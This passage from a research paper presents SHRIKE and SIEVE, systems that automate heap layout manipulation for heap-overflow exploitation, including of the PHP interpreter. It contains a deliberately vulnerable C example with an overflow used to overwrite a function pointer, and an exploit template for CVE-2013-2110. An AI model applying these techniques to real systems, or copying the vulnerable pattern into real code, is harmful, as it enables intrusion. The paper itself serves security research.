Heap layout manipulation is integral to exploiting heap-based memory corruption vulnerabilities. In this paper we present the first automatic approach to the problem, based on pseudo-random black-box search. Our approach searches for the inputs required to place the source of a heap-based buffer overflow or underflow next to heap-allocated objects that an exploit developer, or automatic exploit generation system, wishes to read or corrupt. We present a framework for benchmarking heap layout manipulation algorithms, and use it to evaluate our approach on several real-world allocators, showing that pseudo-random black box search can be highly effective. We then present SHRIKE, a novel system that can perform automatic heap layout manipulation on the PHP interpreter and can be used in the construction of control-flow hijacking exploits. Starting from PHP's regression tests, SHRIKE discovers fragments of PHP code that interact with the interpreter's heap in useful ways, such as making allocations and deallocations of particular sizes, or allocating objects containing sensitive data, such as pointers. SHRIKE then uses our search algorithm to piece together these fragments into programs, searching for one that achieves a desired heap layout. SHRIKE allows an exploit developer to focus on the higher level concepts in an exploit, and to defer the resolution of heap layout constraints to SHRIKE. We demonstrate this by using SHRIKE in the construction of a control-flow hijacking exploit for the PHP interpreter.

## 1 Introduction

Over the past decade several researchers [5, 8, 9, 16] have addressed the problem of automatic exploit generation (AEG) for stack-based buffer overflows. These papers describe algorithms for automatically producing a control-flow hijacking exploit, under the assumption that an input is provided, or discovered, that results in the corruption of an instruction pointer stored on the stack. However, stack-based buffer overflows are just one type of vulnerability found in software written in C and C++. Out-of-bounds (OOB) memory access from heap buffers is a common flaw and, up to now, has received little attention in terms of automation. Heap-based memory corruption differs significantly from stack-based memory corruption. In the latter case the data that the attacker may corrupt is limited to whatever is on the stack and can be varied by changing the execution path used to trigger the vulnerability. For heap-based corruption, it is the physical layout of dynamically allocated buffers in memory that determines what gets corrupt:ed. The attacker must reason about the heap layout to automatically construct an exploit. In [26], exploits for heap-based vulnerabilities are considered, but the foundational problem of producing inputs that guarantee a particular heap layout is not addressed.

To leverage OOB memory access as part of an exploit, an attacker will usually want to position some dynamically allocated buffer *D*, the OOB access destination, relative to some other dynamically allocated buffer *S*, the OOB access source.[1] The desired positioning will depend on whether the flaw to be leveraged is an overflow or an underflow, and on the control the attacker has over the offset from *S* that will be accessed. Normally, the attacker wants to position *S* and *D* so that, when the vulnerability is triggered, *D* is corrupted while minimising collateral damage to other heap allocated structures.

Allocators do not expose an API to allow a user to control relative positioning of allocated memory regions. In fact, the ANSI C specification [2] explicitly states

> *The order and contiguity of storage allocated by successive calls to the calloc, malloc, and realloc functions is unspecified.*

Furthermore, applications that use dynamic memory allocation do not expose an API allowing an attacker to

[1] Henceforth, when we refer to the 'source' and 'destination' we mean the source or destination buffer of the overflow or underflow.

```
typedef struct {
    DisplayFn display;
    char *n;
    unsigned *id
} User;

User* create(char *name) {
    if (!strlen(name) || strlen(name) >= 8)
        return 0;
    User *user = malloc(sizeof(User));
    user->display = &printf;
    user->n = malloc(strlen(name) + 1);
    strlcpy(user->n, name, 8);
    user->id = malloc(sizeof(unsigned));
    get_uuid(user->id);
    return user;
}

void destroy(User *user) {
    free(user->id);
    free(user->n);
    free(user);
}

void rename(User *user, char *new) {
    strlcpy(user->n, new, 12);
}

void display(User *user) {
    user->display(user->n);
}
```

Listing 1: Example API offered by a target program.

directly interact with the allocator in an arbitrary manner. An exploit developer must first discover the allocator interactions that can be indirectly triggered via the application's API, and then leverage these to solve the layout problem. In practice, both problems are usually solved manually; this requires expert knowledge of the internals of both the heap allocator and the application's use of it.

## 1.1 An Example

Consider the code in Listing 1 showing the API for a target program. The `rename` function contains a heap-based overflow if the new name is longer than the old name. One way for an attacker to exploit the flaw in the `rename` function is to try to position a buffer allocated to hold the `name` for a `User` immediately before a `User` structure. The `User` structure contains a function pointer as its first field and an attacker in control of this field can redirect the control flow of the target to a destination of their choice by then calling the `display` function.

As the attacker cannot directly interact with the allocator, the desired heap layout must be achieved indirectly





Figure 1: An series of interactions which result in a name buffer immediately prior to a `User` structure.

utilising those functions in the target's API which perform allocations and deallocations. While the `create` and `destroy` functions do allow the attacker to make allocations and deallocations of a controllable size, other allocator interactions that are unavoidable also take place, namely the allocation and deallocation of the buffers for the `User` and `id`. We refer to these unwanted interactions as *noise*, and such interactions, especially allocations, can increase the difficulty of the problem by placing buffers between the source and destination.

Figure 1 shows one possible sequence in which the `create` and `destroy` functions are used to craft the desired heap layout.[2] The series of interactions performed by the attacker are as follows:

1. Four users are created with names of length 7, 3, 1, and 3 letters, respectively.
2. The first and the third user are destroyed, creating two holes: One of size 24 and one of size 18.
3. A user with a name of length 7 is created. The allocator uses the hole of size 18 to satisfy the allocation request for the 12-byte `User` structure, leaving 6 free bytes. The request for the 8-byte name buffer is satisfied using the 24-byte hole, leaving a hole of 16 bytes. An allocation of 4 bytes for the `id` then reduces the 6 byte hole to 2.
4. A user with a name of length 3 is created. The 16-byte hole is used for the `User` object, leaving 4 bytes into which the name buffer is then placed. This results in the name buffer, highlighted in green, being directly adjacent to a `User` structure.

Once this layout has been achieved an overflow can be triggered using the `rename` function, corrupting the `display` field of the `User` object. The control flow of the

[2] Assume a best-fit allocator using last-in-first-out free lists to store free chunks, no limit on free chunk size, no size rounding and no inline allocator metadata. Furthermore, assume that pointers are 4 bytes in size and that a `User` structure is 12 bytes in size.

application can then be hijacked by calling the `display` function with the corrupted `User` object as an argument.

## 1.2 Contributions

Our contributions are as follows:

1. An analysis of the heap layout manipulation (HLM) problem as a standalone task within the context of automatic exploit generation, outlining its essential aspects and describing the factors which influence its complexity.
2. SIEVE, an open source framework for constructing benchmarks for heap layout manipulation and evaluating algorithms.
3. A pseudo-random black box search algorithm for heap layout manipulation. Using SIEVE, we evaluate the effectiveness of this algorithm on three real-world allocators, namely `dlmalloc`, `avrlibc` and `tcmalloc`.
4. An architecture, and proof-of-concept implementation, for a system that integrates automatic HLM into the exploit development process. The implementation, SHRIKE, automatically solves heap layout constraints that arise when constructing exploits for the PHP interpreter. SHRIKE also demonstrates a novel approach to integrating an automated reasoning engine into the exploit development process. The exploit developer produces a partial exploit with markers indicating heap layout problems to be solved. SHRIKE takes this partial exploit as input and completes it by solving these problems.

The source code for SHRIKE and SIEVE can be found at `https://sean.heelan.io/heaplayout`.

# 2 The Heap Layout Manipulation Problem in Deterministic Settings

As of 2018, the most common approach to solving heap layout manipulation problems is manual work by experts. An analyst examines the allocator's implementation to gain an understanding of its internals; then, at run-time, they inspect the state of its various data structures to determine what interactions are necessary in order to manipulate the heap into the required layout.

Heap layout manipulation primarily consists of two activities: creating and filling *holes* in memory. A hole is a free area of memory that the allocator may use to service future allocation requests. Holes are filled to force the positioning of an allocation of a particular size elsewhere, or the creation of a fresh area of memory under the management of the allocator. Holes are created to capture allocations that would otherwise interfere with the layout one is trying to achieve. This process is documented in the literature of the hacking and computer security communities, with a variety of papers on the internals of individual allocators [1, 4, 20, 22], as well as the manipulation and exploitation of those allocators when embedded in applications [3, 19, 27].





Figure 2: The challenges in achieving a particular layout vary depending on whether the allocator behaves deterministically or non-deterministically and whether or not the starting state of the heap is known.

The process is complicated by the fact that – when constructing an exploit – one cannot directly interact with the allocator, but instead must use the API exposed by the target program. Manipulating the heap state via the program's API is often referred to as *heap feng shui* in the computer security literature [28]. Discovering the relationship between program-level API calls and allocator interactions is a prerequisite for real-world HLM but can be addressed separately, as we demonstrate in section 4.2.

## 2.1 Problem Restrictions for a Deterministic Setting

There are four variants of the HLM problem, as shown in Figure 2, depending on whether the allocator is deterministic or non-deterministic and whether the starting state is known or unknown. A deterministic allocator is one that does not utilise any random behaviour when servicing allocation requests. The majority of allocators are deterministic, but some, such as the Windows system allocator, `jemalloc` and the DIEHARD family of allocators [6, 24], do utilise non-determinism to make exploitation more difficult. The starting state of the heap at which the attacker can begin interacting with the allocator is given the allocations and frees that have taken place up to that point. For the starting state to be known, this sequence of interactions must be known.

In this paper we consider a known starting state and a deterministic allocator, and assume there are no other actors interacting with the heap. While restricted, this both corresponds to a set of real world exploitation scenarios and provides a building block for addressing the other three problem variants.

Local privilege escalation exploits are a scenario in which these restrictions are usually met, as the attacker can often tell what allocations and deallocations take place prior to their interactions. For remote and client-side targets, the starting state is usually not known. However,

for some such targets it is possible to force the creation of a new heap in a predictable state.

When unknown starting states and non-determinism must be dealt with, approaches such as allocating a large number of objects on the heap in the hope of corrupting one when the vulnerability is triggered are often used. However, in the problem variant we address it is usually possible to position the overflow source relative to a *specific* target buffer. Thus our objective in this variant of the HLM problem is as follows:

> *Given the API for a target program and a means by which to allocate a source and destination buffer, find a sequence of API calls that position the destination and source at a specific offset from each other.*

## 2.2 Challenges

There are several challenges that arise when trying to perform HLM and when trying to construct a general, automated solution. In this section we outline those that are most likely to be significant.

### 2.2.1 Interaction Noise

Before continuing we first must informally define the concept of an '*interaction sequence*': an allocator *interaction* is a call to one of its allocation or deallocation functions, while an *interaction sequence* is a list of one or more interactions that result from the invocation of a function in the target program's API. As an attacker cannot directly invoke functions in the allocator they must manipulate the heap via the available interaction sequences. As an example, when the `create` function from Listing 1 is called the resulting interaction sequence consists of three interactions in the form of the three calls to `malloc`. The `destroy` function also provides an interaction sequence of length three, in this case consisting of three calls to `free`.

For a given interaction sequence there can be interactions that are beneficial, and assist with manipulation of the heap into a layout that is desirable, and also interactions that are either not beneficial (but benign), or in fact are detrimental to the heap state in terms of the layout one is attempting to achieve. We deem those interactions that are not actively manipulating the heap into a desirable state to be *noise*.

For example, the `create` function from Listing 1 provides the ability to allocate buffers between 2 and 8 bytes in size by varying the length of the `name` parameter. However, two other unavoidable allocations also take place – one for the `User` structure and one for the `id`. As shown in Figure 1, some effort must be invested in crafting the heap layout to ensure that the noisy `id` allocation is placed out of the way and a `name` and `User` structure end up next to each other.

### 2.2.2 Constraints on Allocator Interactions

An attacker's access to the allocator is limited by what is allowed by the program they are interacting with. The interface available may limit the sizes that may be allocated, the order in which they may be allocated and deallocated, and the number of times a particular size may be allocated or deallocated. Depending on the heap layout that is desired, these constraints may make the desired layout more complex to achieve, or even impossible.

### 2.2.3 Diversity of Allocator Implementations

The open ended nature of allocator design and implementation means any approach that involves the production of a formal model of a particular allocator is going to be costly and likely limited to a single allocator, and perhaps even a specific version of that allocator. While `avrlibc` is a mere 350 lines of code, most of the other allocators we consider contain thousands or tens of thousands of lines of code. Their implementations involve complex data structures, loops without fixed bounds, interaction with the operating system and other features that are often terminally challenging for semantics-aware analyses, such as model checking and symbolic execution. A detailed survey of the data structures and algorithms used in allocators is available in [34].

### 2.2.4 Interaction Sequence Discovery

Since in most situations one cannot directly interact with the allocator, an attacker needs to discover what interaction sequences with the allocator can be indirectly triggered via the program's API. This problem can be addressed separately to the main HLM problem, but it is a necessary first step. In section 4.2 we discuss how we solved this problem for the PHP language interpreter.

# 3 Automatic Heap Layout Manipulation

We now present our pseudo-random black box search algorithm for HLM, and two evaluation frameworks we have embedded it in to solve heap layout problems on both synthetic benchmarks and real vulnerabilities. The algorithm is theoretically and practically straightforward. There are two strong motivations for initially avoiding complexity.

Firstly, there is no existing prior work on automatic HLM and a straightforward algorithm provides a baseline that future, more sophisticated, implementations can be compared against if necessary.

Secondly, despite the potential size of the problem measured by the number of possible combinations of available interactions, there is significant symmetry in the solution space for many problem instances. Since our measure of success is based on the relative positioning of

two buffers, large equivalence classes of solutions exist as:

1. Neither the absolute location of the two buffers, nor their relative position to other buffers, matters.
2. The order in which holes are created or filled usually does not matter.

It is often possible to solve a layout problem using significantly differing input sequences. Due to these solution space symmetries, we propose that a pseudo-random black box search could be a solution for a sufficiently large number of problem instances as to be worthwhile.

To test this hypothesis, and demonstrate its feasibility on real targets, we constructed two systems. The first, described in section 3.1 allows for synthetic benchmarks to be constructed with any allocator exposing the standard ANSI interface for dynamic memory allocation. The second system, described in section 3.2, is a fully automated HLM system designed to work with the PHP interpreter.

## 3.1 SIEVE: An Evaluation Framework for HLM Algorithms

To allow for the evaluation of search algorithms for HLM across a diverse array of benchmarks we constructed SIEVE. It allows for flexible and scalable evaluation of new search algorithms, or testing existing algorithms on new allocators, new interaction sequences or new heap starting states. There are two components to SIEVE:

1. The SIEVE driver which is a program that can be linked with any allocator exposing the `malloc`, `free`, `calloc` and `realloc` functions. As input it takes a file specifying a series of allocation and deallocation requests to make, and produces as output the distance between two particular allocations of interest. Allocations and deallocations are specified via directives of the following forms:

   (a) `<malloc size ID>`
   (b) `<calloc nmemb size ID>`
   (c) `<free ID>`
   (d) `<realloc oldID size ID>`
   (e) `<fst size>`
   (f) `<snd size>`

   Each of the first four directives are translated into an invocation of their corresponding memory management function, with the `ID` parameters providing an identifier which can be used to refer to the returned pointers from `malloc`, `calloc` and `realloc`, when they are passed to `free` or `realloc`. The final two directives indicate the allocation of the two buffers that we are attempting to place relative to each other. We refer to the addresses that result from the corresponding allocations as $addrFst$ and $addrSnd$, respectively. After the allocation directives for these buffers have been processed, the value of $(addrFst - addrSnd)$ is produced.
2. The SIEVE framework which provides a Python API for running HLM experiments. It has a variety of features for constructing candidate solutions, feeding them to the driver and retrieving the resulting distance, which are explained below. This functionality allows one to focus on creating search algorithms for HLM.

**Algorithm 1** Find a solution that places two allocations in memory at a specified distance from each other. The integer $g$ is the number of candidates to try, $d$ the required distance, $m$ the maximum candidate size and $r$ the ratio of allocations to deallocations for each candidate.

```
1:  function SEARCH(g, d, m, r)
2:      for i ← 0, g − 1 do
3:          cand ← ConstructCandidate(m, r)
4:          dist ← Execute(cand)
5:          if dist = d then
6:              return cand
7:      return None
8:  function CONSTRUCTCANDIDATE(m, r)
9:      cand ← InitCandidate(GetStartingState())
10:     len ← Random(1, m)
11:     fstIdx ← Random(0, len − 1)
12:     for i ← 0, len − 1 do
13:         if i = fstIdx then
14:             AppendFstSequence(cand)
15:         else if Random(1, 100) ≤ r then
16:             AppendAllocSequence(cand)
17:         else
18:             AppendFreeSequence(cand)
19:     AppendSndSequence(cand)
20:     return cand
```

We implemented a pseudo-random search algorithm for HLM on top of SIEVE, and it is shown as Algorithm 1. The $m$ and $r$ parameters are what make the search *pseudo-random*. While one could potentially use a completely random search, it makes sense to guide it away from candidates that are highly unlikely to be useful due to extreme values for $m$ and $r$. There are a few points to note on the SIEVE framework's API in order to understand the algorithm:

- The directives to be passed to the driver are represented in the framework via a `Candidate` class. The `InitCandidate` function creates a new `Candidate`.
- Often one may want to experiment with performing HLM after a number of allocator interactions, representing initialisation of the target application *before*

the attacker can interact, have taken place. SIEVE can be configured with a set of such interactions that can be retrieved via the `GetStartingState` function. `InitCandidate` can be provided with the result of `GetStartingState` (line 9).

- The available interaction sequences impact the difficulty of HLM, i.e. if an attacker can trigger individual allocations of arbitrary sizes they will have more precise control of the heap layout than if they can only make allocations of a single size. To experiment with changes in the available interaction sequences, the user of SIEVE overrides the `AppendAllocSequence` and `AppendFreeSequence`[3] functions to select one of the available interaction sequences and append it to the candidate (lines 16-18).
- The directive to allocate the first buffer of interest is placed at a random offset within the candidate (line 14), with the directive to allocate the second buffer of interest placed at the end (line 19). To experiment with the addition of noise in the allocation of these buffers, the `AppendFstSequence` and `AppendSndSequence` functions can be overloaded.
- The `Execute` function takes a candidate, serialises it into the form required by the SIEVE driver, executes the driver on the resulting file and returns the distance output by the driver (line 4).
- As the value output by the driver is $(addrFst - addrSnd)$, to search for a solution placing the buffer allocated first *before* the buffer allocated second, a negative value can be provided for the $d$ parameter to `Search`. Providing a positive value will search for a solution placing the buffers in the opposite order. In this manner overflows and underflows can be simulated, with either temporal order of allocation for the source and destination (line 5).

The experimental setup used to evaluate pseudo-random search as a means for solving HLM problems on synthetic benchmarks is described in section 4.1.

## 3.2 SHRIKE: A HLM System for PHP

For real-world usage the search algorithm must be embedded in a system that solves a variety of other problems in order to allow the search to take place. To evaluate the feasibility of end-to-end automation of HLM we constructed SHRIKE, a HLM system for the PHP interpreter. We choose PHP as it has a number of attributes that make it ideal for experimentation. PHP combines a large, modern application containing complex functionality, with a language that is relatively stable and easy to work with in an automated fashion. On top of that, it has an open version control system and bug tracker.

[3] `AppendFreeSequence` function will detect if there are no allocated buffers to free and redirect to `AppendAllocSequence` instead.





Figure 3: Architecture diagram for SHRIKE

Furthermore, PHP is an interesting target from a security point of view as the ability to exploit heap-based vulnerabilities locally in PHP allows attackers to increase their capabilities in situations where the PHP environment has been hardened [12].

The architecture of SHRIKE is shown in Figure 3. We implemented the system as three distinct phases:

- A component that identifies fragments of PHP code that provide distinct allocator interaction sequences (Section 3.2.1).
- A component that identifies dynamically allocated structures that may be useful to corrupt or read as part of an exploit, and a means to trigger their allocation (Section 3.2.2).
- A search procedure that pieces together the fragments triggering allocator interactions to produce PHP programs as candidates (Section 3.2.4). The user specifies how to allocate the source and destination, as well as how to trigger the vulnerability, via a template (Section 3.2.3).

The first two components can be run once and the results stored for use during the search. If successful, the output of the search is a new PHP program that manipulates the heap to ensure that when the specified vulnerability is triggered the source and destination buffers are adjacent.

To support the functionality required by SHRIKE we implemented an extension for PHP. This extension provides functions that can be invoked from a PHP script to enable a variety of features including recording the allocations that result from invoking a fragment of PHP code, monitoring allocations for the presence of *interesting* data, and checking the distance between two allocations. We carefully implemented the functionality of this extension to ensure that it does not modify the heap layout of the target program in any way that would invalidate search

results. However, all results are validated by executing the solutions in an unmodified version of PHP.

### 3.2.1 Identifying Available Interaction Sequences

To discover the available interaction sequences it is necessary to construct self-contained fragments of PHP code and determine the allocator interactions each fragment triggers. Correlating code fragments with the resulting allocator interactions is straightforward: we instrument the PHP interpreter to record the allocator interactions that result from executing a given fragment. Constructing valid fragments of PHP code that trigger a diverse set of allocator interactions is more involved.

We resolve the latter problem by implementing a fuzzer for the PHP interpreter that leverages the regression tests that come with PHP, in the form of PHP programs. This idea is based on previous work that used a similar approach for the purposes of vulnerability detection [17, 18]. The tests provide examples of the functions that can be called, as well as the number and types of their arguments. The fuzzer then mutates existing fragments, to produce new fragments with new behaviours.

To tune the fuzzer towards the discovery of fragments that are useful for HLM, as opposed to vulnerability discovery, we made the following modifications:

- We use mutations that are intended to produce an interaction sequence that we have not seen before, rather than a crash. For example, fuzzers will often replace integers with values that may lead to edge cases, such as 0, $2^{32}-1$, $2^{31}-1$ and so on. We are interested in triggering unique allocator interactions however, and so we predominantly mutate tests using integers and string lengths that relate to allocation sizes we have not previously seen.
- Our measure of *fitness* for a generated test is not based on code coverage, as is often the case with vulnerability detection, but is instead based on whether a new allocator interaction sequence is produced, and the length of that interaction sequence.
- We discard any fragments that result in the interpreter exiting with an error.
- We favour the shortest, least complex fragments with priority being given to fragments consisting of a single function call.

As an example, lets discuss how the regression test in Listing 2 would be used to discover interaction sequences. From the regression test the fuzzing specification shown in Listing 3 is automatically produced. Fuzzing specifications indicate the name of functions that can be called, along with the types of their arguments. SHRIKE then begins to fuzz the discovered functions, using the specifications to ensure the correct types are provided for each argument. For example, the code fragments `$x = imagecreatetruecolor(1, 1)`, `$x = imagecreatetruecolor(1, 2)`, `$x = imagecreatetruecolor(1, 3)` etc. might be created and executed to determine what, if any, allocator interactions they trigger.

```
$image = imagecreatetruecolor(180, 30);
imagestring($image, 5, 10, 8, "Text",
    0x00ff00);
$gaussian = array(
    array(1.0, 2.0, 1.0),
    array(2.0, 4.0, 2.0)
);
var_dump(imageconvolution($image,
    $gaussian, 16, 0));
```

Listing 2: Source for a PHP test program.

```
imagecreatetruecolor(I, I)
imagestring(R, I, I, I, T, I)
array(F, F, F)
array(R, R)
var_dump(R)
imageconvolution(R, R, I, I)
```

Listing 3: The function fuzzing specifications produced from parsing Listing 2. The letters replacing the function arguments indicate their types. 'R' for a resource, 'I' for an integer, 'F' for a float and 'T' for text.

The output of this stage is a mapping from fragments of PHP code to a summary of the allocator interaction sequences that occur as a result of executing that code. The summary includes the number and size of any allocations, and whether the sequence triggers any frees.

### 3.2.2 Automatic Identification of Target Structures

In most programs there is a diverse set of dynamically allocated structures that one could corrupt or read to violate some security property of the program. These targets may be program-specific, such as values that guard a sensitive path; or they may be somewhat generic, such as a function pointer. Identifying these targets, and how to dynamically allocate them, can be a difficult manual task in itself. To further automate the process we implemented a component that, as with the fuzzer, splits the PHP tests into standalone fragments and then observes the behaviour of these fragments when executed. If the fragment dynamically allocates a buffer and writes what appears to be a pointer to that buffer, we consider the buffer to be an interesting corruption target and store the fragment. The user can indicate in the template which of the discovered corruption targets to use, or the system can automatically select one.

```
<?php
$quote_str = str_repeat("\xf4", 123);
#X-SHRIKE HEAP-MANIP
#X-SHRIKE RECORD-ALLOC 0 1
$image = imagecreate(1, 2);
#X-SHRIKE HEAP-MANIP
#X-SHRIKE RECORD-ALLOC 0 2
quoted_printable_encode($quote_str);
#X-SHRIKE REQUIRE-DISTANCE 1 2 0
?>
```

Listing 4: Exploit template for CVE-2013-2110

#### 3.2.3 Specifying Candidate Structure

Different vulnerabilities require different setup in order to trigger e.g. the initialisation of required objects or the invocation of multiple functions. To avoid hard-coding vulnerability-specific information in the candidate creation process, we allow for the creation of candidate templates that define the structure of a candidate. A template is a normal PHP program with the addition of directives starting with `#X-SHRIKE`[4]. The template is processed by SHRIKE and the directives inform it how candidates should be produced and what constraints they must satisfy to solve the HLM problem. The supported directives are:

- `<HEAP-MANIP [sizes]>` Indicates a location where SHRIKE can insert heap-manipulating sequences. The `sizes` argument is an optional list of integers indicating the allocation sizes that the search should be restricted to.
- `<RECORD-ALLOC offset id>` Indicates that SHRIKE should inject code to record the address of an allocation and associate it with the provided `id` argument. The `offset` argument indicates the allocation to record. Offset 0 is the very next allocation, offset 1 the one after that, and so on.
- `<REQUIRE-DISTANCE idx idy dist>` Indicates that SHRIKE should inject code to check the distance between the pointers associated with the provided IDs. Assuming $x$ and $y$ are the pointers associated with *idx* and *idy* respectively, then if $(x - y = dist)$ SHRIKE will report the result to the user, indicating this particular HLM problem has been solved. If $(x - y \neq dist)$ then the candidate will be discarded and the search will continue.

A sample template for CVE-2013-2110, a heap-based buffer overflow in PHP, is shown in Listing 4. In section 4.3 we explain how this template was used in the construction of a control-flow hijacking exploit for PHP.

[4]As the directives begin with a '#' they will be interpreted by the normal PHP interpreter as a comment and thus can be run in both our modified interpreter and an unmodified one.

**Algorithm 2** Solve the HLM problem described in the provided template $t$. The integer $g$ is the number of candidates to try, $d$ the required distance, $m$ the maximum number of fragments that can be inserted in place of each `HEAP-MANIP` directive, and $r$ the ratio of allocations to deallocation fragments used in place of each `HEAP-MANIP` directive.

```
1:  function SEARCH(t, g, m, r)
2:      spec ← ParseTemplate(t)
3:      for i ← 0, g − 1 do
4:          cand ← Instantiate(spec, m, r)
5:          if Execute(cand) then
6:              return cand
7:      return None
8:  function INSTANTIATE(spec, m, r)
9:      cand ← NewPHPProgram()
10:     while n ← Iterate(spec) do
11:         if IsHeapManip(n) then
12:             code ← GetHeapManipCode(n, m, r)
13:         else if IsRecordAlloc(c) then
14:             code ← GetRecordAllocCode(n)
15:         else if IsRequireDistance(n) then
16:             code ← GetRequireDistanceCode(n)
17:         else
18:             code ← GetVerbatim(n)
19:         AppendCode(cand, code)
20:     return cand
```

#### 3.2.4 Search

The search in SHRIKE is outlined in Algorithm 2. It takes in a template, parses it and then constructs and executes PHP programs until a solution is found or the execution budget expires. Candidate creation is shown in the `Instantiate` function. Its first argument is a representation of the template as a series of objects. The objects represent either SHRIKE directives or normal PHP code and are processed as follows:

- The `HEAP-MANIP` directive is handled via the `GetHeapManipCode` function (line 12). The database, constructed as described in section 3.2.1, is queried for a series of PHP fragments, where each fragment allocates or frees one of the sizes specified in the `sizes` argument to the directive in the template. If no sizes are provided then all available fragments are considered. If multiple fragments exist for a given size then selection is biased towards fragments with less noise. Between 1 and $m$ fragments are selected and returned. The $r$ parameter controls the ratio of fragments containing allocations to those containing frees.
- The `RECORD-ALLOC` directive is handled via the

`GetRecordAllocCode` function (line 14). A PHP fragment is returned consisting of a call to a function in our extension for PHP that associates the specified allocation with the specified ID.
- The `REQUIRE-DISTANCE` directive is handled via the `GetRequireDistanceCode` function (line 16). A PHP fragment is returned with two components. Firstly, a call to a function in our PHP extension that queries the distance between the pointers associated with the given IDs. Secondly, a conditional statement that prints a success indicator if the returned distance equals the *distance* parameter.
- All code that is not a SHRIKE directive is included in each candidate verbatim (line 18).

The `Execute` function (line 5) converts the candidate into a valid PHP program and invokes the PHP interpreter on the result. It checks for the success indicator printed by the code inserted to handle the `REQUIRE-DISTANCE` directive. If that is detected then the solution program is reported. Listing 5 in the appendix shows a solution produced from the template in Listing 4.

## 4 Experiments and Evaluation

The research questions we address are as follows:

- RQ1: What factors most significantly impact the difficulty of the heap layout manipulation problem in a deterministic setting?
- RQ2: Is pseudo-random search an effective approach to heap-layout manipulation?
- RQ3: Can heap layout manipulation be automated effectively for real-world programs?

We conducted two sets of experiments. Firstly, to investigate the fundamentals of the problem we utilised the system discussed in section 3.1 to construct a set of synthetic benchmarks involving differing combinations of heap starting states, interaction sequences, source and destination sizes, and allocators. We chose the `tcmalloc` (v2.6.1), `dlmalloc` (v2.8.6) and `avrlibc` (v2.0) allocators for experimentation. These allocators have significantly different implementations and are used in many real world applications.

An important difference between the allocators used for evaluation is that `tcmalloc` (and PHP) make use of *segregated storage*, while `dlmalloc` and `avrlibc` do not. In short, for small allocation sizes (e.g. less than a 4KB) segregated storage pre-segments runs of pages into chunks of the same size and will then only place allocations of that size within those pages. Thus, only allocations of the same, or similar, sizes may be adjacent to each other, except for the first and last allocations in the run of pages which may be adjacent to the last or first allocation from other size classes.

Table 1: Synthetic benchmark results after 500,000 candidate solutions generated, averaged across all starting sequences. The full results are in Table 4 in the appendix. All experiments were run 9 times and the results presented are an average.

| Allocator | Noise | % Overall Solved | % Natural Solved | % Reversed Solved |
|---|---|---|---|---|
| avrlibc-r2537 | 0 | 100 | 100 | 99 |
| dlmalloc-2.8.6 | 0 | 99 | 100 | 98 |
| tcmalloc-2.6.1 | 0 | 72 | 75 | 69 |
| avrlibc-r2537 | 1 | 51 | 50 | 52 |
| dlmalloc-2.8.6 | 1 | 46 | 60 | 31 |
| tcmalloc-2.6.1 | 1 | 52 | 58 | 47 |
| avrlibc-r2537 | 4 | 41 | 44 | 38 |
| dlmalloc-2.8.6 | 4 | 33 | 49 | 17 |
| tcmalloc-2.6.1 | 4 | 37 | 51 | 24 |

Secondly, to evaluate the viability of our search algorithm on real world applications we ran SHRIKE on 30 different layout manipulation problems in PHP. All experiments were carried out on a server with 80 Intel Xeon E7-4870 2.40GHz cores and 1TB of RAM, utilising 40 concurrent analysis processes.

### 4.1 Synthetic Benchmarks

The goal of evaluation on synthetic benchmarks is to discover the factors influencing the difficulty of problem instances and to highlight the capabilities and limitations of our search algorithm in an environment that we precisely control. The benchmarks were constructed as follows:

- In real world scenarios it is often the case that the available interaction sequences are noisy. To investigate how varying noise impacts problem difficulty, we constructed benchmarks in which varying amounts of noise are injected during the allocation of the source and destination. In Table 1, a value of *N* in the 'Noise' column means that before and after the first allocation of interest, *N* allocations of size equal to the second allocation of interest allocation are made.
- We initialise the heap state prior to executing the interactions from a candidate by prefixing each candidate with a set of interactions. Previous work [34] has outlined the drawbacks that arise when using randomly generated heap states to evaluate allocator performance. To avoid these drawbacks we captured





Figure 4: For an allocator that splits chunks from the start of free blocks, the natural order, shown on the left, of allocating the source and then the destination produces the desired layout, while the reversed order, shown on the right, results in an incorrect layout.

the initialisation sequences of PHP[5], Python and Ruby to use in our benchmarks. A summary of the relevant properties of these initialisation sequences can be found in the appendices in table 2.

- As it is not feasible to evaluate layout manipulation for all possible combinations of source and destination sizes, we selected 6 sizes, deemed to be both likely to occur in real world problems and to exercise different allocator behaviour. The sizes we selected are 8, 64, 512, 4096, 16384 and 65536. For each pair of sizes $(x, y)$ there are four possible benchmarks to be run: $x$ allocated temporally first overflowing into $y$, $x$ allocated temporally first underflowing into $y$, $y$ allocated temporally first overflowing into $x$, and $y$ allocated temporally first underflowing into $x$. This produces 72 benchmarks to run for each combination of allocator (3), noise (3) and starting state (4), giving 2592 benchmarks in total.
- For each source and destination combination size, we made available to the analyser an interaction sequence which triggers an allocation of the source size, an interaction sequence which triggers an allocation of the destination size, and interaction sequences for freeing each of the allocations.

